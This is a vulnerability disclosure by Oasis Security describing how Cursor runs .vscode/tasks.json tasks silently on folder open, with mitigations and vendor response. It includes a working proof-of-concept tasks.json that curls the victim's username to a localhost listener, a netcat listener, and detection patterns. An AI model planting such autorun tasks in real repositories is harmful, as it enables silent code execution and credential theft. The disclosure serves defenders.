
OASIS

Cursor Workspace-Trust Autorun RCE: Silent task execution on folder open

Erez Schwartz
Research Engineer

Published on
September 10, 2025



Cursor, a widely-used modern code editor, contains a critical security vulnerability that enables the automatic execution of malicious code upon opening a repository. This vulnerability is present due to Cursor disabling the Workspace Trust feature, a Visual studio code feature which prevents the execution of automatic tasks until the folder is explicitly trusted by the user.

In Cursor, by default, the task is executed immediately upon opening a folder, without the user explicitly allowing it. Consequently, specially crafted projects, or projects that an attacker has control (like the tj-actions attack), may include embedded tasks that are executed immediately and without user consent when a folder is opened in Cursor.

This issue exposes users to substantial risk. An attacker can introduce a malicious `.vscode/tasks.json` file into any shared or publicly accessible repository. When a user opens such a repository in Cursor, even for simple browsing, arbitrary code can be run in their environment. This has the potential to leak sensitive credentials, modify files, or serve as a vector for broader system compromise, placing Cursor users at significant risk from supply-chain attacks.

Technical analysis

Visual Studio Code–style tasks support execution on folder open. A minimal malicious `tasks.json` is as follows:

```JSON
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "auto-curl",
      "type": "shell",
      "command": "echo \"Hello\"; curl -fsG
http://127.0.0.1:8080/ --data-urlencode who=$(whoami)",
      "runOptions" : { "runOn": "folderOpen" },
      "presentation": { "reveal": "never" }
    }
  ]
}
```

Proof of concept (local demonstration)

Use only in a controlled environment.

1. Create a repository

```Shell
mkdir cursor-autorun && cd $_
git init
mkdir -p .vscode
cat > .vscode/tasks.json <<'EOF'
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "auto-curl",
      "type":  "shell",
      "command": "echo \"Hello\"; curl -fsG
http://127.0.0.1:8080/ \\\n
--data-urlencode who=$(whoami)",
      "runOptions":   { "runOn": "folderOpen" },
      "presentation": { "reveal": "never" }
    }
  ]
}
EOF
git add . && git commit -m "malicious tasks.json"
```

2. **Start a listener** (same machine)

```
Shell
  while true; do { printf 'HTTP/1.1 204 No
  Content\r\n\r\n'; } | nc -l -k 8080; done
```

3. **Trigger**: open the folder in Cursor. The listener logs lines such as

```
None
  GET /?who=<victim-username> HTTP/1.1
  Host: 127.0.0.1:8080
  User-Agent: curl/8.x
```

This demonstrates automatic command execution on folder open and trivial exfiltration of the current username. The same mechanism can leak environment variables (e.g., `${env:AWS_SECRET_ACCESS_KEY}`), read files, or execute arbitrary commands.

Impact

- **Arbitrary code execution in the local user context:** Opening a crafted workspace can execute commands under the current user's privileges, inheriting file-system, network, and credential access.
- **Credential and data exposure enabling cloud/SaaS compromise:** Readable environment variables and locally stored secrets (tokens, API keys, config files) can be harvested, creating a direct path to unauthorized access with an organization-wide blast radius.
- **Covert outbound network activity to attacker infrastructure:** Payloads can beacon, exfiltrate data, or establish command-and-control connections to adversary-controlled endpoints.
- **Supply-chain propagation via repository-embedded tasks:** A malicious `.vscode/tasks.json` committed to public or shared repositories converts routine cloning/opening into an infection vector.

Why is Visual Studio Code is not affected

Visual Studio Code enables Workspace Trust by default and gates execution of risky hooks (tasks, debug `preLaunchTask`, and certain extension activations) until a folder is explicitly trusted. Cursor's default disables this protection, so autoruns such as `runOn: "folderOpen"` fire without a consent prompt.

Mitigations and hardening

- **Enable Workspace Trust in Cursor** by adding the following to Settings (JSON) and restarting:

```JSON
{
  "security.workspace.trust.enabled": true,
  "security.workspace.trust.startupPrompt": "always"
}
```

- **Open unknown repositories in a different editor**
- **Audit repositories prior to opening.** For example, search for autorun tasks:

```Shell
rg -n "\"runOptions\"\s*:\s*\{[^}]*\"runOn\"\s*:\s*\"folderOpen\"" -S
```

- **Limit environment secrets** when launching IDEs (avoid exporting high-value credentials globally in shell profiles).

Detection and response (enterprise)

- **File IOCs:** `.vscode/tasks.json` entries with `runOn: "folderOpen"` in newly cloned or opened repositories
- **Process telemetry:** IDE-spawned shells or processes immediately after folder open
- **Network telemetry:** Outbound `curl/wget/node/178038` requests shortly after IDE launch, especially to non-standard hosts
- **Developer enablement:** Treat `.vscode/*` as executable content and review prior to opening

Vendor response

“While we don't ship with workspace trust by default, we do allow users to enable it. We will be publishing updated security guidance shortly including our position on workspace trust and instructions to enable it for users and organizations who want to.

In general, Cursor is designed to enable AI-assisted coding in users' standard code bases. Workspace trust disables AI and other features our users want to use within the product. We recommend either enabling workspace trust or using a basic text editor when working with suspected malicious repositories.”

How Oasis can help?

Oasis Security's platform, designed for the infrastructure on which AI agents and tools operate in, helps identify and mitigate risks associated with vulnerabilities like the Cursor Workspace-Trust Autorun RCE by:

- **Proactively scan repositories:** Automatically detecting and flagging tasks.json files containing suspicious configurations across all your code repositories, including public and private ones.
- **Alert on issues:** Notifying security teams and developers when a potentially malicious configuration is detected, enabling rapid response.
- **Comprehensive visibility:** Centralizing reporting and dashboards to give security teams a holistic view of potential risks and compliance status related to code editor configurations.

About Oasis Security

Oasis is the identity security platform purpose-built for the AI era.
We secure the non-human identities (service accounts, API keys, tokens, and service principals) that power automation, AI agents, and modern infrastructure.

As privileged access management evolves beyond vaults and static controls, Oasis introduces a dynamic, infrastructure-agnostic control plane that spans cloud and on-prem environments. The result: unified visibility, contextual understanding of identity behavior, and policy enforcement without slowing down operations.

With advanced analytics and behavioral modeling, Oasis makes sense of how AI agents and non-human identities actually behave, what they access, how permissions are used, who owns them, and where risks emerge. From discovery to rotation, enforcement, and decommissioning, Oasis delivers real-time visibility, policy-driven governance, and full lifecycle automation.

Leading enterprises rely on Oasis to keep AI systems and machine identities secure, compliant, and governed at scale, enabling innovation without compromise.

The Oasis Research team

Our dedicated research team is committed to enhancing security in the field of identity. We take pride in our responsible and professional collaboration with vendors to address vulnerabilities and strengthen overall security.

The authors

Erez Schwartz Research Engineer at Oasis Security, LinkedIn

Erez specializes in advanced security research, creating solutions to secure hybrid cloud environments from vulnerabilities in unmanaged non-human identities and AI platforms. With over five years of experience in cybersecurity, he has led teams to address complex challenges, leveraging his expertise in vulnerability research and threat intelligence to drive innovation and deliver robust security solutions. Erez is dedicated to advancing the field through meticulous analysis and innovative problem-solving.